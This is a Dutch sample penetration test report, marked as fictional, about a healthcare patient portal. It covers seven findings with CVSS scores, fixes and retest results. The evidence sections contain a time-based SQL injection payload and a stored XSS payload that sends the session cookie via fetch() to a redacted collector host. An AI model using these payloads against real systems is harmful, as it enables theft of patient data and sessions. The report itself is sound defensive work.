CyberScore

RAPPORTAGE PENETRATIETEST

Penetratietest

Patiëntenportaal MijnNoorderlicht

Opdrachtgever	Noorderlicht Zorggroep B.V.
Uitvoerder	CyberScore B.V.
Referentie	CS-2026-0147 · v1.1
Datum	2 september 2026
Classificatie	Vertrouwelijk

Documentbeheer

Documentbeheer

Versiehistorie, verspreiding, classificatie en contactgegevens bij dit rapport.

Versiehistorie

Versie	Datum	Status	Toelichting
v0.9	26-08-2026	Concept	Interne conceptversie ter review binnen CyberScore.
v1.0	28-08-2026	Definitief	Definitieve rapportage na afronding van de testfase.
v1.1	02-09-2026	Definitief, inclusief hertest	Bijgewerkt met de resultaten van de hertest.

Distributielijst

Naam / rol	Organisatie
Femke Dijkstra, CISO	Opdrachtgever
Ruben Hoekstra, IT-manager	Opdrachtgever
Daan Veldkamp, lead developer	Opdrachtgever
Thijs Vermeulen, senior tester	CyberScore B.V.

Contactgegevens

Onderneming	CyberScore B.V.
Adres	Stadsring 141, 3817 BA Amersfoort
Telefoon	+31 (0)33 460 21 90
E-mail	info@cyberscore.nl
Website	cyberscore.nl
KvK	97451436

Classificatie

Dit document is geclassificeerd als **Vertrouwelijk**. Het bevat gevoelige informatie over kwetsbaarheden in de omgeving van de opdrachtgever. Verspreiding is beperkt tot de personen op de distributielijst. Delen met derden alleen na schriftelijke toestemming van de opdrachtgever.

Over dit voorbeeldrapport

> Alle klantgegevens, systemen en bevindingen in dit rapport zijn fictief en illustreren uitsluitend onze rapportagestandaard. Noorderlicht Zorggroep B.V. bestaat niet; overeenkomsten met bestaande organisaties berusten op toeval.

Inhoud

Inhoudsopgave

1 · Managementsamenvatting

Managementsamenvatting

Aanleiding en doel

De opdrachtgever heeft CyberScore gevraagd het patiëntenportaal MijnNoorderlicht te onderzoeken op kwetsbaarheden voordat een grote groep nieuwe patiënten wordt aangesloten. Het doel is vast te stellen of onbevoegden toegang kunnen krijgen tot patiëntgegevens en welke maatregelen prioriteit hebben.

Wat is getest

Getest zijn de webapplicatie, de REST-API (versie 2) en de externe infrastructuur, waaronder de VPN-toegang. De test is uitgevoerd als grey-box test met twee gebruikersrollen en een ongeauthenticeerde scan van de buitenkant, in de periode 10 tot en met 21 augustus 2026.

Hoofdconclusie

Bij oplevering zijn zeven bevindingen vastgesteld, waarvan één kritiek. Na de hertest waren alle kritieke en hoge bevindingen aantoonbaar opgelost; de CyberScore steeg van 46 (Matig) naar 96 (Uitstekend). Eén middelzware bevinding staat gepland voor herstel, één informatieve bevinding is als geaccepteerd risico vastgelegd.


7
bevindingen bij oplevering

1
kritiek

2
hoog

5
opgelost na hertest


CyberScore · voor → na hertest



bij oplevering · Matig

na hertest · Uitstekend

Bevindingen per severity



1 · Managementsamenvatting

Prioriteiten en risicobeeld

Top 3 prioriteiten

1 CS-01 ◆ Kritiek

Wat · Het ongeauthenticeerde endpoint /api/v2/reminders/lookup is kwetsbaar voor SQL-injectie via de parameter code.

Wat te doen · Gebruik geparametriseerde queries voor alle databasetoegang en pas strikte invoervalidatie toe.

2 CS-03 ▲ Hoog

Wat · In de berichtenmodule kan een patiënt een bericht met actieve scriptcode naar een zorgmedewerker sturen.


Wat te doen · Pas contextuele output-encoding toe bij het weergeven van gebruikersinvoer.

3 CS-02 ▲ Hoog

Wat · Op het endpoint /api/v2/documents/{id} ontbreekt een controle of het opgevraagde document bij de ingelogde patiënt hoort.

Wat te doen · Dwing autorisatie af op objectniveau: controleer bij elke aanvraag of het object bij de ingelogde gebruiker hoort.

Risicomatrix · kans × impact



De matrix plaatst elke bevinding op de kruising van geschatte kans en impact. De kleur van de cel volgt de severity-klasse: hoe verder naar rechtsboven, hoe ernstiger.

◆ Kritiek ▲ Hoog ■ Middel ● Laag ▬ Informatief

De positie in de matrix is een inschatting per bevinding: de kans dat misbruik daadwerkelijk plaatsvindt (bereikbaarheid, benodigde kennis en rechten) maal de impact als dat gebeurt (aard en omvang van de schade). De eindclassificatie combineert deze inschatting met de CVSS 3.1-basisscore en de context van de omgeving, zoals de gevoeligheid van de verwerkte gegevens. Daardoor kan een bevinding zwaarder of lichter worden geclassificeerd dan de CVSS-score alleen suggereert; dit wordt bij de betreffende bevinding toegelicht.

Waar de classificatie afwijkt van de CVSS-score, staat de onderbouwing bij de betreffende bevinding.

2 · Opdracht en scope

Opdracht en scope

Doelstelling

Vaststellen in hoeverre het patiëntenportaal MijnNoorderlicht bestand is tegen realistische aanvallen van buitenaf en door ingelogde gebruikers, met bijzondere aandacht voor ongeoorloofde toegang tot patiëntgegevens. Het onderzoek levert een geprioriteerde lijst bevindingen met concrete herstelmaatregelen en een hertest ter verificatie.

In scope

Asset	Type	Omgeving	Toegang
portaal.noorderlicht-zorg.nl	Webapplicatie	Acceptatie (productie-gelijk)	Twee rollen: patiënt, zorgmedewerker
api.noorderlicht-zorg.nl/v2	REST-API	Acceptatie (productie-gelijk)	Geauthenticeerd + ongeauthenticeerd
203.0.113.0/28	Externe infrastructuur	Productie	Ongeauthenticeerde scan
vpn.noorderlicht-zorg.nl	VPN-endpoint	Productie	Ongeauthenticeerde scan

Buiten scope

- Denial-of-service en volumetrische (DDoS-)aanvallen
- Social engineering en phishing van medewerkers
- Fysieke toegang tot panden en apparatuur
- De inhoud van de productiedatabase
- Systemen en diensten van derden (koppelingen, hosting)

Testaccounts

Rol	Account	Rechten
Patiënt	patient.test01	Eigen dossier en berichten
Patiënt	patient.test02	Eigen dossier (voor toegangstests)
Zorgmedewerker	zorg.test01	Dossiers toegewezen afdeling

Randvoorwaarden en afspraken

Testvenster	10 t/m 21 augustus 2026
Hertest	1 september 2026
Testtype	Grey box, extern, geauthenticeerd met twee gebruikersrollen (patiënt en zorgmedewerker)
Contactpersoon klant	Femke Dijkstra, CISO
Technisch contact	Daan Veldkamp, lead developer
Escalatie	Kritieke bevinding: telefonisch melden binnen 4 uur, gevolgd door schriftelijke bevestiging

3 · Aanpak en methodiek

Aanpak en methodiek

Het onderzoek volgt een vaste, herhaalbare werkwijze in zes fasen, afgestemd op erkende normenkaders. Handmatig onderzoek staat centraal; tooling ondersteunt en versnelt, waarbij elke geautomatiseerde bevinding handmatig is geverifieerd.

Verloop van het onderzoek

Voorbereiding	Verkenning	Enumeratie	Kwetsbaarheidsanalyse	Exploitatie	Rapportage en hertest
3 – 7 aug	10 – 11 aug	12 – 13 aug	14 – 18 aug	19 – 21 aug	24 aug – 2 sep

Normenkader

- OWASP Web Security Testing Guide (WSTG)
- OWASP Top 10 en OWASP API Security Top 10
- OWASP ASVS niveau 2
- PTES (Penetration Testing Execution Standard)
- NIST SP 800-115
- CVSS 3.1 voor de scoring van bevindingen

Tooling

`Burp Suite Professional` `Nmap` `Nuclei` `sqlmap` `ffuf` `testssl.sh` `eigen scripts`

Beperkingen

Een penetratietest is een momentopname binnen een afgebakende reikwijdte en een vast tijdvenster. De afwezigheid van een bevinding betekent niet dat er geen kwetsbaarheden bestaan; wijzigingen na de testperiode vallen buiten dit rapport.

4 · Risicoclassificatie

Risicoclassificatie

Hoe bevindingen worden gewogen en welke hersteltermijn per klasse wordt geadviseerd.

Weging

Elke bevinding krijgt een klasse op basis van kans en impact, ondersteund door de CVSS 3.1-basisscore. Waar de context daarom vraagt, wijkt de eindclassificatie beargumenteerd af van de CVSS-score. De CyberScore is 100 minus de som van de gewichten van openstaande bevindingen (Kritiek 25, Hoog 10, Middel 4, Laag 1, Informatief 0).

Klassen, CVSS-bereik en hersteltermijn

Klasse	CVSS 3.1	Betekenis	Hersteltermijn
◆ Kritiek	9.0 – 10.0	Direct misbruik mogelijk met grote schade.	Binnen 7 dagen
▲ Hoog	7.0 – 8.9	Ernstige impact bij realistische kans op misbruik.	Binnen 30 dagen
■ Middel	4.0 – 6.9	Beperkte impact of lagere kans.	Binnen 90 dagen
● Laag	0.1 – 3.9	Verharding of best practice.	Bij de volgende release
— Informatief	n.v.t.	Ter kennisname; op zichzelf geen risico.	Naar eigen inzicht

Waarom kleur én vorm

Elke klasse heeft naast een kleur een eigen vorm en label, zodat de ernst herkenbaar blijft bij zwart-witdruk en voor lezers met kleurenblindheid.

◆ Kritiek ▲ Hoog ■ Middel ● Laag — Informatief

Status van herstel

De status geeft aan waar een bevinding staat op de rapportdatum. Statussen zijn omlijnde pillen.

Opgelost · In behandeling · Open · Risico geaccepteerd

5 · Overzicht

Overzicht van de bevindingen

Alle 7 bevindingen met classificatie en status bij oplevering en na de hertest.

ID	Bevinding	Asset	Severity	CVSS	Bij oplevering	Na hertest
CS-01	SQL-injectie in ongeauthenticeerd endpoint	/api/v2/reminders/lookup	◆ Kritiek	9.8	Open	Opgelost
CS-02	Ontbrekende autorisatie op documenten	/api/v2/documents/{id}	▲ Hoog	6.5	Open	Opgelost
CS-03	Opgeslagen cross-site scripting in de berichtenmodule	Berichtenmodule (portaal)	▲ Hoog	7.6	Open	Opgelost
CS-04	Geen rate limiting op authenticatie	Inlog- en wachtwoordherstelfunctie	■ Middel	5.3	Open	Opgelost
CS-05	Verouderde TLS-configuratie	vpn.noorderlicht-zorg.nl	■ Middel	5.9	Open	In behandeling
CS-06	Ontbrekende beveiligingsheaders	portaal.noorderlicht-zorg.nl	● Laag	3.7	Open	Opgelost
CS-07	Versie-informatie in HTTP-headers	Webapplicatie / API	▬ Informatief	–	Open	Risico geaccepteerd

1 Kritiek

2 Hoog

2 Middel

2 Laag / Informatief

6 · Bevinding CS-01

SQL-injectie in ongeauthenticeerd endpoint

◆ Kritiek Opgelost

CVSS 3.1	CWE	OWASP	Kans × impact
9.8 · AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	CWE-89	Injection	5 × 5

Asset
/api/v2/reminders/lookup

Samenvatting

Het ongeauthenticeerde endpoint /api/v2/reminders/lookup is kwetsbaar voor SQL-injectie via de parameter code. Via een time-based blind-techniek kon volledige toegang tot de database met patiëntgegevens worden aangetoond.

Beschrijving

De parameter code wordt onbewerkt in een SQL-query verwerkt. Door een voorwaardelijke vertraging in te voegen reageert de server meetbaar trager wanneer de voorwaarde waar is, waarmee de database teken voor teken kan worden uitgelezen. Het endpoint vereist geen authenticatie en is vanaf internet bereikbaar.

Bewijs

```
GET /api/v2/reminders/lookup?code=[REDACTED]'%20AND%20SLEEP(5)-- HTTP/1.1
Host: api.noorderlicht-zorg.nl

HTTP/1.1 200 OK
X-Response-Time: 5021ms          ← vertraging bevestigt injectie
```

Impact

Volledige, ongeauthenticeerde inzage in patiëntgegevens en mogelijk aanpassing daarvan. Meldplicht datalek zeer waarschijnlijk van toepassing.

Kans

Zeer hoog. Het endpoint is publiek bereikbaar en de kwetsbaarheid is met standaardtooling triviaal te vinden en te misbruiken.

Aanbeveling

Gebruik geparametriseerde queries voor alle databasetoegang en pas strikte invoervalidatie toe. Beperk de rechten van het databaseaccount. Zet een WAF-regel in als tijdelijke maatregel, niet als vervanging van de codewijziging.

Referenties

OWASP WSTG-INPV-05 · OWASP Top 10 A03:2021 · CWE-89 · OWASP ASVS 5.3.4

Hertest · 1 september 2026

Opgelost Geparametriseerde queries doorgevoerd; de payload leverde geen vertraging of afwijkend gedrag meer op.

6 · Bevinding CS-02

Ontbrekende autorisatie op documenten

▲ Hoog Opgelost

CVSS 3.1	CWE	OWASP	Kans × impact
6.5 · AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N	CWE-639	Broken Access Control	4 × 4

Asset
/api/v2/documents/{id}

Samenvatting

Op het endpoint /api/v2/documents/{id} ontbreekt een controle of het opgevraagde document bij de ingelogde patiënt hoort. Door het ID te wijzigen kon een patiënt documenten van andere patiënten inzien.

Beschrijving

De applicatie controleert wél of een gebruiker is ingelogd, maar niet of die gebruiker eigenaar is van het object. De identifiers zijn bovendien opeenvolgend en dus voorspelbaar.

> **Toelichting op de classificatie**
> De CVSS-basisscore (6.5) valt in het bereik Middel. De bevinding is desondanks als Hoog geclassificeerd, omdat het om bijzondere persoonsgegevens gaat (AVG art. 9).

Bewijs

```
GET /api/v2/documents/10482 HTTP/1.1     ← eigen document
HTTP/1.1 200 OK

GET /api/v2/documents/10483 HTTP/1.1     ← document van patiënt B
HTTP/1.1 200 OK   {"patient":"[REDACTED]","type":"uitslag"}
```

Impact

Onrechtmatige inzage in medische documenten van andere patiënten. Schending van de AVG; potentieel meldplichtig datalek.

Kans

Hoog. Elke ingelogde patiënt kan het misbruiken; door de voorspelbare ID's is grootschalig ophalen mogelijk.

> **Aanbeveling**
> Dwing autorisatie af op objectniveau: controleer bij elke aanvraag of het object bij de ingelogde gebruiker hoort. Gebruik onvoorspelbare identifiers en leg toegang tot documenten vast in een toegangslog.

Referenties

OWASP API1:2023 (BOLA) · OWASP Top 10 A01:2021 · CWE-639 · OWASP ASVS 4.2.1

Hertest · 1 september 2026

Opgelost Eigenaarscontrole toegevoegd; opvragen van andermans document geeft nu HTTP 403.

6 · Bevinding CS-03

Opgeslagen cross-site scripting in de berichtenmodule

▲ Hoog Opgelost

CVSS 3.1	CWE	OWASP	Kans × impact
7.6 · AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N	CWE-79	Injection	3 × 4

Asset
Berichtenmodule (portaal)

Samenvatting

In de berichtenmodule kan een patiënt een bericht met actieve scriptcode naar een zorgmedewerker sturen. Bij het openen wordt de code in de browser van de zorgmedewerker uitgevoerd. Overname van diens sessie is aangetoond.

Beschrijving

Berichttekst wordt opgeslagen en later zonder contextuele output-encoding weergegeven. Omdat het bericht persistent is, treft het iedere medewerker die het opent. Er is geen Content-Security-Policy die uitvoering tegenhoudt.

Bewijs

```
POST /api/v2/messages HTTP/1.1
Content-Type: application/json

{"to":"zorg.test01","body":"<img src=x onerror=fetch('https://[REDACTED]/
c?'+document.cookie)>"}

-- bij openen door zorgmedewerker: sessiecookie ontvangen op collector
```

Impact

Overname van de sessie van een zorgmedewerker en daarmee toegang tot dossiers binnen diens rechten.

Kans

Realistisch. Elke patiënt kan een bericht sturen; de code wordt uitgevoerd zodra een medewerker het opent.

Aanbeveling

Pas contextuele output-encoding toe bij het weergeven van gebruikersinvoer. Voer een strikte Content-Security-Policy in en zet sessiecookies op HttpOnly.

Referenties

OWASP WSTG-INPV-02 · OWASP Top 10 A03:2021 · CWE-79 · OWASP ASVS 5.3.3

Hertest · 1 september 2026

Opgelost Output-encoding en CSP actief; de payload wordt als tekst getoond, niet uitgevoerd.

6 · Bevinding CS-04

Geen rate limiting op authenticatie

Middel Opgelost

CVSS 3.1	CWE	OWASP
5.3 · AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	CWE-307	Identification & Authentication Failures

Kans × impact	Asset
3 × 3	Inlog- en wachtwoordherstelfunctie

Samenvatting

De inlog- en wachtwoordherstelfunctie kennen geen rate limiting. Een aanvaller kan geautomatiseerd grote aantallen wachtwoorden proberen zonder te worden geblokkeerd of vertraagd.

Beschrijving

Er is geen bovengrens op het aantal inlogpogingen per account of per IP-adres, en geen progressieve vertraging na mislukte pogingen.

Bewijs

```
POST /api/v2/auth/login  (500 pogingen in 41 s)
HTTP/1.1 401 Unauthorized   x500        ← geen 429, geen blokkade
gemiddelde responstijd: 78 ms (constant)
```

Impact

Verhoogde kans op accountovername bij zwakke of hergebruikte wachtwoorden.

Kans

Gemiddeld. Geautomatiseerd raden is eenvoudig; succes hangt af van de sterkte van wachtwoorden.

Aanbeveling

Voer rate limiting in per account én per IP-adres, met progressieve vertraging na herhaalde mislukte pogingen. Monitor op afwijkende aantallen inlogpogingen.

Referenties

OWASP WSTG-ATHN-03 · OWASP Top 10 A07:2021 · CWE-307 · OWASP ASVS 2.2.1

Hertest · 1 september 2026

Opgelost Na vijf mislukte pogingen volgt HTTP 429 met oplopende vertraging.

6 · Bevinding CS-05

Verouderde TLS-configuratie

Middel | In behandeling

CVSS 3.1	CWE	OWASP	Kans × impact
5.9 · AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N	CWE-326	Cryptographic Failures	2 × 4

Asset

vpn.noorderlicht-zorg.nl

Samenvatting

Het VPN-endpoint accepteert verouderde TLS-versies (1.0 en 1.1) en zwakke cipher suites, waardoor de versleuteling onder bepaalde omstandigheden zwakker is dan de norm.

Beschrijving

TLS 1.0 en 1.1 gelden als verouderd. In combinatie met zwakke cipher suites vergroot dit de aanvalsoppervlakte voor man-in-the-middle-scenario's. Er is geen directe exploit aangetoond; de bevinding betreft de configuratie.

Bewijs

```
$ testssl.sh vpn.noorderlicht-zorg.nl
 TLS 1.0     offered (deprecated)
 TLS 1.1     offered (deprecated)
 Ciphers     TLS_RSA_WITH_3DES_EDE_CBC_SHA  (weak)  ← af te raden
```

Impact

Onder specifieke omstandigheden kan verkeer worden afgeluisterd of gemanipuleerd. Beperkt door de hoge complexiteit van misbruik.

Kans

Laag tot gemiddeld. Misbruik vereist een geprivilegieerde netwerkpositie en is technisch complex.

Aanbeveling

Schakel TLS 1.0 en 1.1 uit en sta uitsluitend TLS 1.2 en 1.3 met moderne cipher suites toe. Voer periodiek een configuratiecontrole uit.

Referenties

OWASP WSTG-CRYP-01 · OWASP Top 10 A02:2021 · CWE-326 · NIST SP 800-52r2

Hertest · 1 september 2026

In behandeling Herstel gepland op 30 september 2026 in het reguliere onderhoudsvenster.

6 · Bevinding CS-06

Ontbrekende beveiligingsheaders

Laag Opgelost

CVSS 3.1	CWE	OWASP	Kans × impact
3.7 · AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	CWE-693	Security Misconfiguration	2 × 2

Asset
portaal.noorderlicht-zorg.nl

Samenvatting

Op het portaal ontbreken enkele aanbevolen beveiligingsheaders, waaronder Content-Security-Policy, HSTS met preload en X-Content-Type-Options.

Beschrijving

Het ontbreken van deze headers is op zichzelf geen kwetsbaarheid, maar verlaagt de weerbaarheid. Ze zijn goedkoop in te voeren en beperken de impact van andere fouten.

Bewijs

```
$ curl -sI https://portaal.noorderlicht-zorg.nl
HTTP/2 200
                                  ← geen content-security-policy
                                  ← geen strict-transport-security
                                  ← geen x-content-type-options
```

Impact

Beperkt. De headers voegen bescherming toe, maar de afwezigheid ervan leidt niet direct tot misbruik.

Kans

Laag. Relevant vooral in combinatie met andere bevindingen.

Aanbeveling

Voer een restrictieve Content-Security-Policy in, zet HSTS met preload aan en voeg X-Content-Type-Options: nosniff toe.

Referenties

OWASP WSTG-CONF-07 · OWASP Top 10 A05:2021 · CWE-693

Hertest · 1 september 2026

Opgelost Alle geadviseerde headers zijn aanwezig en correct geconfigureerd.

6 · Bevinding CS-07

Versie-informatie in HTTP-headers

Informatief | Risico geaccepteerd

CVSS 3.1	CWE	OWASP	Kans × impact	Asset
n.v.t.	CWE-200	Security Misconfiguration	1 × 1	Webapplicatie / API

Samenvatting

De server toont in de HTTP-headers Server en X-Powered-By gedetailleerde versie-informatie. Dit is geen kwetsbaarheid op zichzelf, maar geeft een aanvaller onnodige informatie.

Beschrijving

Het verbergen van versienummers is een kleine verhardingsmaatregel. Het bemoeilijkt gericht zoeken naar bekende kwetsbaarheden, maar verandert de weerbaarheid nauwelijks.

Bewijs

```
$ curl -sI https://api.noorderlicht-zorg.nl/v2/health
HTTP/2 200
server: nginx/1.24.0                ← versie zichtbaar
x-powered-by: Express 4.18.2        ← framework en versie zichtbaar
```

Impact

Verwaarloosbaar. Levert een aanvaller uitsluitend verkenningsinformatie op.

Kans

Zeer laag als op zichzelf staand risico.

Aanbeveling

Onderdruk of neutraliseer de headers Server en X-Powered-By. Dit is optioneel en kan worden meegenomen bij regulier onderhoud.

Referenties

OWASP WSTG-INFO-02 · OWASP Top 10 A05:2021 · CWE-200

Hertest · 1 september 2026

Risico geaccepteerd De opdrachtgever accepteert dit risico schriftelijk; geen actie vereist.

7 · Positieve observaties

Wat goed gaat

Deze onderdelen waren aantoonbaar op orde en verdienen behoud.

MFA voor patiënten correct afgedwongen

Meervoudige authenticatie is verplicht en kon niet worden omzeild via alternatieve inlogroutes of API-endpoints.

Veilige sessieafhandeling

Sessietokens zijn voldoende willekeurig, verlopen tijdig en worden bij uitloggen correct ongeldig gemaakt.

Geen bekende kwetsbaarheden in frameworks

De gebruikte frameworks en bibliotheken zijn actueel; er zijn geen bekende kwetsbaarheden met bekende exploits aangetroffen.

Adequate logging van beheerhandelingen

Beheerhandelingen worden herleidbaar vastgelegd, wat detectie en onderzoek na een incident ondersteunt.

8 · Conclusie

Conclusie en aanbevelingen

Hoofdconclusie

Bij oplevering bevatte het object één kritieke en twee hoge bevindingen. De onderliggende architectuur en het beheer waren echter aantoonbaar op orde. Na gericht herstel en de hertest zijn alle kritieke en hoge bevindingen opgelost en steeg de CyberScore van 46 (Matig) naar 96 (Uitstekend). Eén middelzware bevinding staat gepland; één informatieve bevinding is als geaccepteerd risico vastgelegd.

Roadmap

0 – 30 dagen

- Openstaande middelzware bevinding afronden binnen het onderhoudsvenster
- Regressietests inrichten voor de opgeloste bevindingen
- Besluit over de informatieve bevinding formeel vastleggen

30 – 90 dagen

- Autorisatiecontroles op objectniveau breed toepassen
- Content-Security-Policy verder aanscherpen
- Logging en monitoring uitbreiden naar de applicatielaag

Structureel

- Secure development lifecycle met securityreviews per release
- Periodiek pentesten, minimaal jaarlijks en bij grote wijzigingen
- Dependency-beheer met automatische kwetsbaarheidssignalering
- Security-awareness voor ontwikkelaars

9 · Hertest

Hertest en verificatie

Op 1 september 2026 is per bevinding geverifieerd of het herstel effectief is.

ID	Status	Verificatie	Opmerking
CS-01	Opgelost	1 september 2026	Geparametriseerde queries doorgevoerd; de payload leverde geen vertraging of afwijkend gedrag meer op.
CS-02	Opgelost	1 september 2026	Eigenaarscontrole toegevoegd; opvragen van andermans document geeft nu HTTP 403.
CS-03	Opgelost	1 september 2026	Output-encoding en CSP actief; de payload wordt als tekst getoond, niet uitgevoerd.
CS-04	Opgelost	1 september 2026	Na vijf mislukte pogingen volgt HTTP 429 met oplopende vertraging.
CS-05	In behandeling	–	Herstel gepland op 30 september 2026 in het reguliere onderhoudsvenster.
CS-06	Opgelost	1 september 2026	Alle geadviseerde headers zijn aanwezig en correct geconfigureerd.
CS-07	Risico geaccepteerd	–	De opdrachtgever accepteert dit risico schriftelijk; geen actie vereist.

Over de hertestprocedure

De hertest richt zich uitsluitend op de gerapporteerde bevindingen en verifieert of het doorgevoerde herstel de oorspronkelijke aanval daadwerkelijk blokkeert. Voor elke opgeloste bevinding is de originele bewijsvoering herhaald. Bevindingen met de status In behandeling of Risico geaccepteerd zijn niet opnieuw getest.

> Op de hertestdatum waren binnen de reikwijdte geen bevindingen met de classificatie Kritiek of Hoog meer aanwezig.

10 · Bijlagen

Bijlagen

A · Tooling en versies

Burp Suite Professional	2025.8
Nmap	7.95
Nuclei	3.3
sqlmap	1.8
ffuf	2.1
testssl.sh	3.2

B · CWE / OWASP-mapping

ID	CWE	OWASP Top 10
CS-01	89	A03 Injection
CS-02	639	A01 Access Control
CS-03	79	A03 Injection
CS-04	307	A07 Auth Failures
CS-05	326	A02 Crypto Failures
CS-06	693	A05 Misconfiguration
CS-07	200	A05 Misconfiguration

C · Begrippenlijst

SQL-injectie	Manipulatie van databasequery's via invoer.
Cross-site scripting	Uitvoeren van script in de browser van een ander.
Rate limiting	Begrenzen van het aantal aanvragen per tijdseenheid.
CVSS	Standaard voor het scoren van kwetsbaarheden.
Grey box	Test met gedeeltelijke voorkennis en toegang.

D · Disclaimer en aansprakelijkheid

Dit rapport betreft een momentopname binnen de afgesproken reikwijdte en het vastgestelde tijdvenster. Het biedt geen garantie op de afwezigheid van kwetsbaarheden. Wijzigingen aan de omgeving na de testperiode vallen buiten dit rapport. CyberScore B.V. aanvaardt geen aansprakelijkheid voor schade voortvloeiend uit het gebruik van dit rapport, behoudens opzet of grove nalatigheid.